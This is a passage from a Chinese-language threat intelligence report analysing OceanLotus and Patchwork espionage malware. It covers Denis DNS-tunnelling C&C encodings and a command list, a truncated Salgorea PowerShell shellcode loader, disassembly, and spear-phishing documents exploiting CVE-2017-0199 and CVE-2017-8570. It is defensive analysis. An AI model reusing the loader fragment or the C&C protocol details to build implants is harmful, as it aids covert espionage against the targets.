Cookie: skin=noskin;session-token=j+Otl0/XY2DGYF9s6V49Tsshl3Gg/vbLFRB6xki/uxIje/ohaiJtmKquoUPBalGxx4+L+gdE5Dpt1vhu1yOryA9kZrT
+L7MvQwQTHn03dHHbFXXa0nTVxQ6DWL3AUm+yoLYF161z4F8NbrGGCr8ja6S2tBH9LrjbkCcY3E5IJw4=csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 15 Nov 2017 09:32:14 GMT
Server: Server
x-amz-id-1: THKUYEZKCKPGY5T42PZT
x-amz-id-2: a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZG14aHRvNDVpbgo=
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip
Content-Length: 0
```

图 88 海莲花组织分析配图（18）

（9）根据捕获到的一些真实攻击案例分析，木马首先会向 C&C 服务器发送探测，当 C&C 服务器返回一段报文后，木马发送本机信息，信息中含有一段加密报文以及程序目录地址。


```
41130^7601^ServicePack1^6.1^Windows7Professional^7601.win7sp1_rtm.101119-1850
^锟?锟?锟?锟?7hehehaha锟?锟?锟?锟?M%SESSIONNAME%锟?锟?锟?锟?A1284锟?锟?锟?锟?
CC:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe锟?锟?锟?锟?NC:\Win
dows\system32\cmd.exe锟?锟?锟?锟?2cJ4k7D8SLsnS2ja5efppeonhiCik5pxcd7ujUNjivnx
aDuxjnfkWoaRpKDOBkYrmAwypzxkPOHHLpzdrRu8bf+tJaEwnoMUTddbm0UBq8vVevVonKZ9rKTEf
HecpSEgeJLHjTGlElDmm3Z5T988G5r2+SrdJdaGP9dnQfz5jr23JUIgcb5QsswXH7tPLWZ5TlFvlD
zD37lnMY+eX/4rRFMFBO3qxRISKCyXnNuAYt3b5Eskvlqd78TnPxH+tD7/HwclI6v+e+RuL06Rj7F
2nt0672Q3x1ScTQzRcLujP2qReykGS6SBUlwnHXPRVKTSmINx+UTsc265UMrSLi0snCBF72/awFff
bMlnSbFThiIUSM1P5sqgNDa2FFpCL4KOyBqWcMr8sxrFVKxpEbN/yNAgNyNYcng2LbeXNmEvxpD/S
yYAOYazP8Dn9j6GSJYU/7Yz5d0RJrN51nPL+Yz61/mnwWd/mN2n/f+u9oFRoVGZFjcbcEzSoCbm+b
3rXvzLID0iL6It/qy46YTLPeOLYE4keWGQEFIS0eGw1F2ca24Fa74yD/9RwmVAONTkJU1Bb43Aja3
6cESmLC7Aa9dwqjbZ16CCbSG/rlDrutRCVC2Bnq9LPnVhsgV//K3Wg=锟?锟?锟?锟?5HEHEHAHA-
PC锟?锟?锟?锟?61000000000锟?锟?锟?锟?8?锟?锟?锟?锟?E锟?锟?锟?锟?B2908锟?锟?锟
?锟?G锟?锟?锟?锟?HIntel64Family6Model94Stepping3锟?锟?锟?锟?90锟?锟?锟?锟?Jhe
hehaha锟?锟?锟?锟?D936锟?锟?锟?锟?F锟?锟?锟?锟?KC:\Users\hehehaha锟?锟?锟?锟?
I0锟?锟?锟?锟?O|^|^VMware,VMwareVirtualS1.0|^|^|^|^锟?锟?锟?锟?Uaf5c0804-4e72
-4f20-a826-b9073eb11d00锟?锟?锟?锟?4DDB58C2F5A14915B97F3046A192104CFFFFE40000
000052a锟?F
```


图 89 海莲花组织分析配图（19）

3. 利用 DNS 隧道传输数据的 Denis 木马

Denis 是海莲花较常使用的一种利用 DNS 协议传输数据的后门，目前已发现至少 3 个变种。

（1）变种一：

a. 首次运行时，获取系统启动的毫秒值，并经过 Base64 编码，发送给 DNS 服务器 8.8.8.8。此 DNS 请求用来获取 BotID：




图 90 海莲花组织分析配图（20）

b. C&C 服务器返回 BotID，BotID 经过了 zlib 压缩，即其中的 789c 起始的数据。




图 91 海莲花组织分析配图（21）

本例是 2E D9 95 62 即 0x2ED99562，以后 Denis 和 C&C 的通信都会加上此 BotID。

c.随后 Denis 向 C&C 发送系统信息，主要是机器名称和用户账号。数据先经过 zlib 压缩，再 Base64 编码。




图 92 海莲花组织分析配图（22）

其中 LtmVYgQAAAAAAAEAAAAAAAAAAAAAAJCY，经过 Base64 解码之后 2E D9 95 62 04 00 00 00 00 00 01 00 00 00，“2E D9 95 62”是 BotID，“04 00 00 00 00 00 01 00 00 00”是固定的。

AAAAADwAAAA6AAAAeJwLc_ULDdY1MjeyMHQydHRyTMnNzMssLilKLMkvYnBiAA.gTOP_R2-iV9mZGVkZmBkYGKAAwD7vA2H 经过 Base64 解码，再进行 zlib 解压，如下：




图 93 海莲花组织分析配图（23）

之后，发送心跳包，数据正是 BotID 的 Base64 编码。




图 94 海莲花组织分析配图（24）

变种一共支持 16 种指令。

```
; enum CMDS, mappedto_64
CMD_API_RUN       = 1
CMD_FREE_LIB      = 2
CMD_PROC_START    = 3
CMD_READ_FILE     = 4
CMD_SHELL_RES     = 5
CMD_NONE          = 6
CMD_WRITE         = 7
CMD_ENUM_WINDOWS  = 0Ah
CMD_SET_REG       = 0Bh
CMD_REG           = 0Ch
CMD_FIND          = 0Fh
CMDS_MOVE         = 10h
CMD_DELETE        = 11h
CMD_DRVS_INF      = 12h
CMD_CREATE_DIR    = 13h
CMD_REMOVE        = 14h
```

图 95 海莲花组织分析配图（25）

（2）变种二：

与变种一 Denis 相比，最大变化是 DNS 编码方式。变种二运行后，获取机器名称，并按照一定规则编码为 DNS 请求，发送给 DNS 服务器。机器名称先转为小写，再转为 UNICODE 编码。

按固定规则对 UNICODE 编码的字符串进行替换。对于数字 0 到 9，用 g 替换 0，h 替换 1。依次递增。对于 a 到 f 用还是用字符 a 到 f 替换。

明文	密文	明文	密文
0	g	8	o
1	h	9	p
2	i	a	a
3	j	b	b
4	k	c	c
5	l	d	d
6	m	e	e
7	n	f	f

按照如上规则，76 00 编码为 nmgg，6E 00 编码编码为 megg，整体转为如下：




图 96 海莲花组织分析配图（26）

变种二同时支持 http 协议，就目前看到的所有报文，上述 dns 请求，会返回一个 IP 地址。




图 97 海莲花组织分析配图（27）

之后木马会向该 IP 地址发送 POST 请求，host 和 referer 仍然是上述规则编码的 dns。

图 98 海莲花组织分析配图（28）

此外，变种二还使用了一些更高级的手法，如多层 loader、dll 劫持、shellcode 混淆等。最外层 loader 解密自身资源为 dll，并在内存加载。dll 继续解密自身资源，释放为 rastlsc.exe、rastls.dll、OUTLFLTR.DAT 文件。路径是 C:\Program Files\Symantec\Proxy\，显然想假冒是 Symantec 的相关组件。其中 rastlsc.exe 是 Symantec 的白文件，rastls.dll 是恶意的，OUTLFLTR.DAT 是加密的数据。rastls.dll 被 rastlsc.exe 加载后，解密 OUTLFLTR.DAT 为新的 dll，此 dll 是最核心的样本。外层的 loader 和 rastls.dll 里负责解密的 shellcode 都经过了混淆。

（3）变种三：

变种三的通信格式有很大变化，按照如下格式发送数据：IC<Container type>.<UID>.<Container>.<Server address>。

以如下为例：

IC1.MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS.LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW.tt.lookfofo.com

其中 IC 固定，1 是 Container type，表示本帧数据(即 Container 部分)是上传系统信息。Container type 共有 1 到 4 种。2 表示正在接收的文件的状态，如总大小，已接收多少等。3 表示接收文件接收成功。4 表示指令执行成功的状态。MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS 即 UID，是机器名称和 IP 地址经过 Base32 编码的数据。LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW 即 Container，也是 Base32 编码的数据。包括固定的字符串 IACIMAOQ 和系统盘符等。

4. 后门 Salgorea 分析

2015 年我们发现一种海莲花组织使用的后门程序，主要通过鱼叉邮件攻击，赛门铁克将其命名为 Salgorea。2017 年此后门依然活跃，只是使用了 powershell 做载体，但功能完全一致。

2015 年，Salgorea 样本的图标伪装成 Word 文档或 JPG 文档，还使用了一些颇具迷惑性的社工类文件名，如"商量好的合同"等。运行后释放 Bundle.rdb 文件，并注入到 msiexec.exe 进程。Bundle.rdb 正是实现了 Salgorea 核心代码的 dll。

主要功能如下：

加载 dll 并执行其导出函数；

读、写、删除、上传文件；

创建文件夹；结束进程；

枚举注册表；收集系统信息。

2017 年，我们发现一个 powershell 样本，解密出一段 shellcode 并创建线程执行。shellcode 核心功能是解密出一个 dll 并在内存里加载执行。

```
$binary = [Convert]::FromBase64String("6MBQBgD+/v7+u61dh3QRO0YNHOa3V(

$signature=@'
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread
```

图 99 海莲花组织分析配图（29）

经过分析，确认和 2015 年的核心代码 Bundle.rdb 的功能完全一致。只是代码做了很多混淆。

```
1000ED5D        sub     eax, 148h
1000ED62        jz      loc_1000EDED
1000ED68        sub     eax, 40h
1000ED6B        jz      short loc_1000EDD3
1000ED6D        sub     eax, 1845h
1000ED72        jz      short loc_1000EDBB
1000ED74        sub     eax, 53h
1000ED77        jz      short loc_1000EDA3
1000ED79        sub     eax, 290Dh
1000ED7E        jz      short loc_1000ED8C
```

图 100 海莲花组织分析配图（30）

```
1002F5FD        sub     eax, 148h
1002F602        jz      loc_1002F67D
1002F608        sub     eax, 40h
1002F60B        jz      loc_1002EE05
1002F611        sub     eax, 1845h
1002F616        jz      loc_1002FB40
1002F61C        sub     eax, 53h
1002F61F        jz      loc_1002FA56
1002F625        sub     eax, 290Dh
1002F62A        jz      loc_1002F9CD
```

图 101 海莲花组织分析配图（31）

上两图是 Bundle.rdb 和 2017 年 dll 负责处理 C&C 命令的函数，比较关键指令后发现其完全同源。因此很容易得出结论，Salgorea 是海莲花一直在使用的后门，而且功能没有任何变化。变化的只是 Loader，2017 年使用了 Powershell 脚本加载核心代码模块而已。

4.1.2 白象组织

“白象”又名“Patchwork”，“摩诃草”，疑似来自南亚某国。自 2012 年以来持续针对中国、巴基斯坦等国进行网络攻击，长期窃取目标国家的科研、军事资料。与其他组织不同的是，该组织非常擅长根据不同的攻击目标伪造不同版本的相关军事、政治信息，以进行下一步的攻击渗透。

2017 年下半年以来，我们发现了多起与白象组织相关的最新攻击事件。该组织通过鱼叉式钓鱼邮件，并配合社会工程学手段在邮件中发送带有格式漏洞文档的链接，诱导受害人点击下载并点击，漏洞触发成功后，会下载 Quasar，BADNEWS 等变种远控木马。

4.1.2.1 白象组织鱼叉攻击事件

在 2017 年该组织多次针对中国进行的攻击中，鱼叉攻击为其主要的攻击手段，且手法多样，政治敏感，诱惑力极强。下面将介绍我们捕获到的该组织的几个攻击案例。

1. 攻击事件 A：

第一次集中攻击事件发生在 2017 年 11 月份左右，我们监控到该组织发起了多次鱼叉攻击。相关案例如下：

使用邮件投放名为 China_Strategic_Chain 的 docx 文档，并在邮件中文档内容进行阐述，引诱用户点击打开。

当用户打开该文档后，显示提示在输入栏输入密码 KEY，再点击左上方的图标即可完成解锁。实际上该输入栏为文本框，且图标为内嵌的 OLE 对象，该对象在点击后便会触发。

图 102 白象组织分析配图（1）

通过提取内嵌的 OLE 对象内容，发现其是一个名为 Start_chain_1 的 ppsx 格式的 ppt 文档，点击即可自动播放 ppt。




图 103 白象组织分析配图（2）

该 ppsx 文档利用了 CVE-2017-0199 的漏洞，自动播放 ppt 后即可触发，并下载运行一个 sct 脚本。

图 104 白象组织分析配图（3）

sct 脚本解密后会调用 Powershell 下载并运行 putty.exe 和自动加载 Strategic_Chain.pdf，让用户误以为已经打开相关文档成功。




图 105 白象组织分析配图（4）

除上述事件之外，该组织还通过邮件发送一封名为 Entanglement 的 ppsx 的文档，文档同样使用了 CVE-2017-0199 漏洞，利用手法与第一起攻击事件类似。

与其他攻击事件不同的是，用户打开该 ppsx 文档并触发漏洞后，会通过 Powershell 下载一份名为 decoy 的 ppt 并被 Powerpoint 加载起来。




图 106 白象组织分析配图（5）

2. 攻击事件 B：

第二次集中攻击事件发生在 2018 年 3 月，投放的文档主要利用 CVE-2017-8570 漏洞进行攻击，文档内容大多和社会政治生活相关。


中华人民共和国民政部
Ministry of Civil Affairs of the People's Republic of China

民政部公布一批非法社会组织

（公布第四批涉嫌非法社会组织名单）

近日，民政部社会组织管理局接到反映，下列组织未经登记擅自以社会组织名义开展活动，涉嫌为非法社会组织，现将名单予以公布，提醒公众谨防上当受骗。

民政部社会组织管理局3月14日继续公布一批未在民政部门登记的涉嫌非法社会组织名单，涉及“中国公益事业联合会”、“中国医疗行业协会”、“中国养老服务业者联合会”、“全国科学政策研究会”、“世界艺术学会”、“中国当代油画院”等32家涉嫌非法社会组织。

阅读整个列表

1. 中国美丽乡村研究中心
2. 全国美丽乡村商业项目管理办公室

图 107 白象组织分析配图（6）

图 108 白象组织分析配图（7）

图 109 白象组织分析配图（8）

上述攻击文档所使用的攻击手法完全相同，都包含 2 个 Package 类型的 OLE 对象和 1 个结构化存储类型的 OLE 对象。

前两个 Package 类型的 OLE 对象利用 Packager.dll 的机制，负责把内部嵌入的文件释放到%TMP%目录下。




图 110 白象组织分析配图（9）

